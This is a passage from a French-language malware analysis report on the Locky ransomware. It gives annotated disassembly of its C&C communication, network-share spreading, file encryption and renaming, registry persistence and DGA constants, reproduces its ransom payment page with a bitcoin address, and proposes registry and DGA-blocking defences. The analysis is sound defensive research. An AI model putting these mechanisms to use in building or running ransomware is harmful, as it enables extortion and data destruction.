Une fois toutes ces options mises en place, il va se connecter à son C&C avec la fonction « **InternetConnect** ». Après s'être connecté à son C&C Locky va réaliser la à l'aide de la fonction « **HttpOpenRequest** ». Il va ensuite envoyer cette requête avec « **HttpSendRequestEx** ».

Maintenant que la requête est envoyée il va pouvoir écrire des données avec « **InternetWriteFile** ». Et il finit le transfert de données avec l'appel des fonctions « **HttpEndRequest** » et « **InternetCloseHandle** ».

Il utilise ensuite des fonctions similaires pour télécharger des ressources depuis internet avec « **HttpQueryInfo** » et « **InternetReadFile** ». Il peut récupérer la clé publique de chiffrement à cette étape.

## Connexion aux disques réseau

Le ransomware va ensuite chercher à se connecter aux disques réseau disponibles pour étendre son impact.

```
loc_11D40F2:                                ; DATA XREF: sub_11D3A66+6BE↓o
push      0                                ; lpNetResource
push      offset go_tocreate_thread ; int
call      list_and_connect_to_network_resources
mov       esi, dword_11E79E0
pop       ecx
pop       ecx
```

### 14 Enumération et connexion aux disques réseau

La fonction « *list\_and\_connect\_to\_network\_resources* » va tout d'abord initialiser la recherche des ressources réseau avec la fonction « *WNetOpenEnumW* ». Puis elle les énumère grâce à « *WNetEnumResource* ».


```
push      eax                                ; lpEnum
push      [ebp+lpNetResource] ; lpNetResource
xor       ebx, ebx
push      13h                               ; dwUsage
inc       ebx
push      ebx                               ; dwType
push      2                                ; dwScope
call      ds:WNetOpenEnumW
test      eax, eax
jnz       loc_11D7966
```

```
push      esi
mov       esi, ds:WNetEnumResourceW
jmp       short loc_11D793A
```

### 15 Ouverture et énumération des ressources réseau

Après cela le ransomware va se connecter, de façon persistante, aux ressources présentes sur le réseau à l'aide de la fonction « **WNetAddConnection** » :



```

loc_11D78EF:
test     byte ptr [ebp+NetResource.dwUsage], b
jz       short loc_11D790D

xor      eax, eax
push     eax                ; dwFlags
push     eax                ; lpUserName
push     eax                ; lpPassword
lea      eax, [ebp+NetResource]
push     eax                ; lpNetResource
call     ds:WNetAddConnection2W
test     eax, eax
jnz      short loc_11D793A
    
```

16 Création de la persistance de la connexion

Après cela cette fonction va appeler la fonction de callback :


```

loc_11D7928:
; CODE XREF: list
cmp      [ebp+NetResource.dwType], ebx
jnz      short loc_11D793A
push     [ebp+NetResource.lpRemoteName]
call     [ebp+addr_callback]
    
```

17 Appel du callback

## Parcours de l'arborescence

Cette fonction de callback va créer un thread qui va parcourir l'arborescence des fichiers présents sur l'ordinateur de la victime :



### 18 Initialisation du parcours de l'arborescence

```

loc_11D7752:                                ; CODE XREF: treeParcoursAndEncryption+8D↑j
                                           ; treeParcoursAndEncryption+A5↑j ...
lea     eax, [ebp-2F0h]
push    eax                                ; lpFindFileData
push    dword ptr [ebp-0A0h] ; hFindFile
call    ds:FindNextFileW
test    eax, eax
jnz     loc_11D7542
cmp     dword ptr [ebp-0A0h], 0FFFFFFFFh
jz      short loc_11D7782
push    dword ptr [ebp-0A0h] ; hFindFile
call    ds:FindClose
  
```

### 19 Parcours de l'arborescence

## Modification des attributs et du nom

A chaque tour de boucle, Locky va récupérer les attributs des fichiers afin de savoir si ce sont des fichiers spéciaux.

```

loc_11D159E:                                ; CODE XREF: chiffrement_fichiers+AE↑j
lea     eax, [ebp-18Ch]
push    eax                                ; lpFileInformation
push    0                                  ; fInfoLevelId
push    esi                                ; lpFileName
call    ds:GetFileAttributesExW
  
```

## 20 Obtention des attributs du fichier

L'étape d'après est de générer le nom du fichier chiffré qui sera une suite de caractères hexadécimaux suivi de l'extension .locky .

```
push    offset chrHexa ; "0123456789ABCDEF"
lea     eax, [ebp+var_64]
mov     byte ptr [ebp+var_4], 2
call    sub_4026AC
```

## 21 Génération de la chaîne hexadécimale

```
push    offset a_locky ; ".locky"
push    eax
lea     eax, [ebp-0DCh]
mov     byte ptr [ebp-4], 6
call    sub_11D1CD4
```

## 22 Ajout de l'extension .locky

Il va ensuite enlever l'attribut READ\_ONLY (flag 0x01), à l'aide de l'instruction « **and 0xFFFFFFFF** » et de la fonction « **SetFileAttributesW** » sur les différents fichiers pour pouvoir les chiffrer :

```
loc_11D1711:                                ; CODE XREF: chiffrement_fichiers+221↑j
mov     ecx, [ebp-24h]
and     ecx, 0FFFFFFFh ; disable attribute read_only
push    ecx ; dwFileAttributes
push    eax ; lpFileName
call    ds:SetFileAttributesW
```

## 23 Mise à des attributs du fichier

Le ransomware va renommer les fichiers avec la chaîne générée précédemment à l'aide de la fonction « **MoveFileExW** ».

```
loc_11D1776:                                ; CODE XREF: chiffrement_fichiers+286↑j
push    9 ; dwFlags
push    ecx ; lpNewFileName
push    eax ; lpExistingFileName
call    ds:MoveFileExW
test    eax, eax
jnz     short loc_11D17AA
```

## 24 Renommage du fichier

## Chiffrement des fichiers

Locky chiffre le fichier qui est fin prêt. Nous avons pensé chercher des failles dans la procédure cryptographique, le malware utilisant les mécanismes de l'API Windows il n'y a pas de faille à trouver dans l'implémentation directe. Ensuite nous avons pensé suivre les clés de chiffrement mais au vu de la complexité, nous avons remis la tâche à postériori sans avoir le temps d'y revenir.

```

mov     esi, 100h
push    esi           ; dwBufLen
lea     eax, [ebp-18h]
push    eax           ; pdwDataLen
lea     eax, [ebp-498h]
push    eax           ; pbData
mov     eax, [ebp+8]
xor     edi, edi
push    edi           ; dwFlags
push    edi           ; Final
mov     byte ptr [ebp-4], 14h
push    edi           ; hHash
push    dword ptr [eax+4] ; hKey
mov     dword ptr [ebp-18h], 10h
call    ds:CryptEncrypt ; Encrypt data
test    eax, eax
jnz     short loc_11D1907

```

25 Chiffrement des données

## Création du fichier texte d'instruction

Après le chiffrement, Locky envoie une requête demandant au C&C un texte d'instruction qui explique à la victime comment payer la rançon et déchiffrer les données.

```

push    offset aActGettextLang ; "&act=gettext&lang="
push    eax
lea     eax, [ebp-1ECh]
mov     byte ptr [ebp-4], 0Fh
call    concatUrl

```

26 Génération de l'URL

Une fois le chiffrement réalisé Locky va créer un fichier « **Locky\_recover\_instructions.txt** » dans chacun des dossiers contenant les instructions récupérées du C&C.

```


push    offset a_locky_recover ; "\\_Locky_recover_instructions.txt"
push    eax
lea     ebx, [ebp+var_5C]
call    sub_11D43E2

```

27 Obtention du nom du fichier d'instruction

## Changement du fond d'écran

Les fichiers textes ne sont pas les seuls moyens que Locky a pour donner ses instructions. En effet, il change la clé de registre qui correspond au bureau afin d'afficher un fond d'écran différent qui contient donc les instructions sous forme d'image.



28 Fond d'écran chargé par Locky

```
open_desktop_registrykey:                ; CODE XREF: setRecoverInstruction+80↑j
    lea     eax, [ebp-2Ch]
    push    eax                            ; phkResult
    push    2001Fh                        ; samDesired
    xor     ebx, ebx
    push    ebx                            ; ulOptions
    push    offset SubKey                  ; "Control Panel\\Desktop"
    push    80000001h                     ; hKey
    call    ds:RegOpenKeyExA
```

29 Ouverture de la clé de registre du Bureau

```
loc_11D3930:                             ; CODE XREF: setRecoverInstruction+142↑j
    lea     eax, [ebp-2Ch]
    push    eax
    lea     ecx, [ebp-28h]
    mov     edx, offset aWallpaperstyle ; "WallpaperStyle"
    mov     byte ptr [ebp-4], 7
    call    RegSetValue
```

30 Changement du fond d'écran

## Enregistrement d'informations dans les clés de registres

En fin d'infection Locky sauvegarde la clé de chiffrement et le texte d'instruction en sous clé de « *HKCU\Software\Locky\* ».

```

set_pubkey_value_to_registry: ; cbData
push    dword ptr [ebp-0E0h]
push    eax                ; lpData
push    3                  ; dwType
push    ebx                ; Reserved
push    offset aPubkey_RSA_public_key ; "pubkey"
push    dword ptr [ebp-14h] ; hKey
call    ds:RegSetValueExA
cmp     eax, ebx
jz      loc_11D3F3C

```

31 Enregistrement de la clé publique

```

set_paytext_value_to_registry: ; cbData
push    cbData
push    eax                ; lpData
push    3                  ; dwType
push    0                  ; Reserved
push    offset aPaytext_ransom_note_txt ; "paytext"
push    dword ptr [ebp-14h] ; hKey
call    ds:RegSetValueExA

```

32 Enregistrement du texte d'instruction

Et pour finir il va créer la sous clé nommée « **completed** » qui indique donc la fin du chiffrement pour le ransomware et va ensuite supprimer sa persistance en se supprimant de la clé de registre « *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* » :

```

set_completed_value_to_registry: ; CODE XREF: sub_11D3A66+6A6↑j
push    4                  ; cbData
lea     eax, [ebp-48h]
push    eax                ; lpData
push    4                  ; dwType
push    0                  ; Reserved
mov     byte ptr [ebp-4], 16h
push    offset ValueName ; "completed"
push    dword ptr [ebp-14h] ; hKey
mov     dword ptr [ebp-48h], 1
call    ds:RegSetValueExA
test    eax, eax
jz      short delete_locky_registrykey
mov     [ebp-5Ch], eax
mov     dword ptr [ebp-60h], offset off_11E2218
push    offset unk_11E3C64
lea     eax, [ebp-60h]
jmp     loc_11D3BC4
; -----
delete_locky_registrykey: ; CODE XREF: sub_11D3A66+6E9↑j
push    offset aLocky ; "Locky"
push    dword ptr [ebp-1Ch] ; hKey
call    ds:RegDeleteValueA

```

33 Enregistrement du marqueur de fin d'infection et suppression de la persistance



## Déchiffrement des fichiers

Pour déchiffrer ses données, la victime doit suivre les indications laissées par le malware. Il doit aller sur un site web par Tor où il trouve les instructions de paiement.

### Locky Decryptor™

Nous présentons un logiciel special - **Locky Decryptor™** - permettant de déchiffrer et gérer tous vos fichiers codifiés.

#### Comment acheter Locky Decryptor™?

- Vous avez la possibilité de payer en bitcoins, on peut les obtenir par des voies différentes.
- Il vous faut enregistrer un portefeuille:
 

[Le plus simple portefeuille](#) ou [autres moyens de création de portefeuille](#).
- Malgré le fait qu'il n'est pas si simple d'obtenir des bitcoins, leur achat devient moins compliqué de jour en jour.
 

Nos recommandations:

  - [localbitcoins.com \(WU\)](#) Achat des bitcoins avec WesternUnion.
  - [coincafe.com](#) Un service rapide et simple.
  - Modes de paiement: WesternUnion, BankofAmerica, obtention de l'argent en espèce par FedEx, Moneygram, virement. A New-York: distributeur des bitcoins, personnellement.
  - [localbitcoins.com](#) Ce service vous permet de trouver des gens dans votre agglomération, qui sont prêts à vous vendre des bitcoins directement.
  - [cex.io](#) Achat des bitcoins à l'aide de VISA/MASTERCARD ou par virement bancaire.
  - [btcdirect.eu](#) Le meilleur site pour l'Europe.
  - [bitquick.co](#) Achat instantané des bitcoins en numéraire.
  - [howtobuybitcoins.info](#) Direction internationale d'échange des bitcoins.
  - [cashintocoins.com](#) Achat des bitcoins en numéraire.
  - [coinjar.com](#) Sur le site CoinJaron peut acheter des bitcoins directement.
  - [anxpro.com](#)
  - [bittylicious.com](#)
- Envoyez 0.5 BTC sur la bitcoin adresse:
 

1JmS3Z4s45pHFjYchftqKmNXWfqqDdQXaH

Remarque: pour que la transaction soit confirmée le paiement peut être en état de traitement pendant 30 minutes et plus, patientez...

### 34 Page d'instruction de paiement et de téléchargement du programme de déchiffrement

Une fois le paiement réalisé, la page rend disponible un logiciel de déchiffrement des fichiers.

Il est intéressant de remarquer que la page est traduite en un très grands nombres de langues. Tous les pays les plus développés y sont représentés sauf la Russie ce qui peut être un indice sur l'origine des développeurs.


### 3.2. Protection

Le but ultime d'une analyse de malware est de trouver des problèmes de conception ou d'implémentation qui permettent de se protéger contre celui-ci. Lexsi a par exemple publié comment immuniser un poste au malware Conficker.C. Il a été remarqué que celui-ci a absolument besoin d'un mutex pour s'exécuter et qu'il génère son nom par rapport au nom de la machine. Il est donc possible de créer un programme s'exécutant au démarrage qui met en place un mutex du même nom, Conficker.C se retrouvera bloqué.

Après avoir étudié le fonctionnement de Locky, nous avons cherché les possibilités de vaccin similaire à celui pour Conficker.C.

#### Registre Locky

Au cours de l'infection Locky crée/ouvre une clef de registre qui lui est personnelle pour y stocker des informations comme la clé de chiffrement, l'identifiant de la victime, le marqueur de réalisation du chiffrement. Dans le cas où la clé principale (HKCU\Software\Locky) ne peut être ouverte, le malware se termine sans procéder à l'infection.



35 Exception levée lors de problèmes d'ouverture de la clé de registre HKCU\Software\Locky

Il est donc intéressant de s'attarder sur ce qui peut empêcher l'ouverture d'une clé de registre. Une façon simple de la forcer est de créer manuellement la clé et de modifier les droits pour refuser les autorisations à tous les utilisateurs. Ce premier moyen simple fonctionne pour toutes les souches relativement anciennes de Locky, depuis certaines souches ont été modifiées pour générer des clés avec un nom dynamique suivant le poste infecté mais Lexsi a trouvé un moyen de connaître celui-ci.

## Blocage du DGA

Locky utilise deux moyens pour savoir à quelle adresse atteindre un C&C. Le premier grâce à des adresses stockées en dur, celles-ci étant repérées et bloquées facilement. Le second moyen est un mécanisme de DGA. Ce mécanisme permet à un malware d'effectuer des requêtes sur des noms de domaines prédéfinis suivant la date. Ceci permet de pouvoir changer d'adresse IP d'un C&C d'une campagne sans rendre obsolète le binaire ayant infecté des victimes. En effet, puisqu'il y a plusieurs noms de domaine générés en fonction du temps le défenseur ne pourra pas bloquer uniquement 6 noms de domaines. Et surtout ces noms de domaine permettent de cacher les adresses IP qui sont utilisées par Locky car elles ne sont pas écrites en dur dans le code. Donc si le défenseur découvre une adresse IP qui se cache derrière un nom de domaine, Locky a simplement besoin de changer l'adresse IP et de se cacher derrière un ou plusieurs domaines.

Dans le cas de Locky le DGA est basé comme la plupart sur le temps.

```
lea    eax, [ebp+systemTime]
xor     ebx, ebx
push   eax                ; lpSystemTime
mov     [ebp+var_10], ebx
call    ds:GetSystemTime
movzx   eax, [ebp+systemTime.wYear]
movzx   ecx, [ebp+systemTime.wDay]
```

*36 Manipulation du temps*

On remarque qu'une manipulation sur le jour explique que les domaines générés sont identiques un jour sur deux. En effet, le numéro du jour est divisé par deux.

```
movzx   ecx, [ebp+systemTime.wDay]
add     eax, 1BF5h
imul    eax, 0B11924E1h

ror     eax, 5
shr     ecx, 1
```

*37 Division du numéro du jour*

Les données de dates sont manipulées avec des données constantes (0xB11924E1, 0x27100001, 0x1BF5, 0x2709A354, 5 en arguments de ror, 6 pour des modulo). Il est important de remarquer que la différenciation des campagnes pour chaque C&C peut facilement se faire en changeant ces valeurs.

En fin de manipulation une taille représentant un domaine est calculé (entre 5 et 16 caractères plus le TLD).

```
lengthEvaluation:
xor     edx, edx
pop     ecx           ; ecx = 11
div     ecx
lea     edi_cmpt, [edx+5]
```

*38 Détermination de la longueur de la chaîne du nom de domaine*

Ensuite une boucle se fait un nouveau traitement pour chaque caractère du nom de domaine. Le TLD est choisi parmi une liste stockée en dur dans les données de l'exécutable.

```
lea     eax, [edx+edx]
mov     cl, byte ptr ds:listTLD[eax] ;
                                           ; "rupweuinytpmusfrdeitbeuknltf/main.php"
mov     [edi_cmpt+ebx+1], cl
cmp     [ebp+var_28], 10h
mov     ecx, [ebp+strDomain]
jnb     short loc_406711
lea     ecx, [ebp+strDomain]

                                           ; CODE XREF: dga+11A↑j
mov     al, byte ptr ds:(listTLD+1)[eax]
mov     [ebx+ecx+2], al
```

*39 Ajout du TLD au nom de domaine*

Le reverse du DGA, nous permet de créer un script python générant les noms de domaines requêtés. En anticipant de la sorte les noms de domaines, il est possible de bloquer dynamiquement ces domaines avec un firewall et ainsi se rendre immunisé contre les malwares de cette campagne.

Pour généraliser la protection à une base de données de configuration de campagne, il est important de savoir quelles sont les différences entre les souches. Nous avons cherché d'autres exécutables dépackés de Locky sans succès. Nous avons choisi de rechercher des informations sur le DGA sur Internet dans l'espoir d'avoir des exemples de codes. Nous avons trouvé un git spécialisé sur le DGA de Locky ([github.com/baderj/domain\\_generation\\_algorithms/blob/master/locky/](https://github.com/baderj/domain_generation_algorithms/blob/master/locky/)) qui a nous a conforté dans la justesse de notre script.

Plusieurs points sont à noter :

- Certaines valeurs en dur sont constantes peu importe la configuration de la souche
- Notre script n'est pas complet dû à une variante d'algorithme suivant la configuration de notre souche qui simplifie certains passages
- Un deuxième script sur le git nous montre que deux versions de DGA sont connues pour Locky
- On voit que la majorité des changements entre les campagnes ne se fait qu'en changeant quelques valeurs. Notre solution d'anticipation de nom de domaine pourra donc être efficace

Pour pousser plus efficacement le concept, il sera nécessaire de reverse le deuxième type de DGA et d'entretenir une base de données de configuration de campagnes. Le principal frein à ceci est le package des binaires. La solution pourrait être mise en place par une communauté d'analystes (Association, société) et qui serait partagée avec les clients/consommateurs.

## Conclusion

La réalisation de ce projet s'est faite en deux grandes phases. La première a consisté à rédiger la documentation générale sur le projet et la seconde a porté sur les analyses comportementale et statique. La rédaction des différents documents nous a permis de gagner du temps sur les analyses car nous disposons déjà d'informations sur le fonctionnement de Locky. Concernant les analyses le gros manque est l'analyse comportementale que nous avons réalisée car celle-ci est incomplète. Elle nous aurait, de plus, permis de valider certains détails que l'on a trouvé dans l'analyse statique. Le même échantillon avait heureusement été analysé par malwr.com lorsque le C&C était encore fonctionnel. Nous avons donc pu avoir accès au rapport d'analyse.

L'analyse statique s'est avérée quant à elle très enrichissante car nous avons pu y découvrir et comprendre la plupart des mécanismes utilisés dans les malwares. Le reverse du DGA a été une partie très instructive bien que compliquée tout comme le fait de comprendre globalement la phase d'infection de ce ransomware. Certains détails n'ont peut-être pas été suffisamment approfondis par manque de temps, c'est le cas du chiffrement par exemple pour essayer de comprendre la génération des clés par exemple.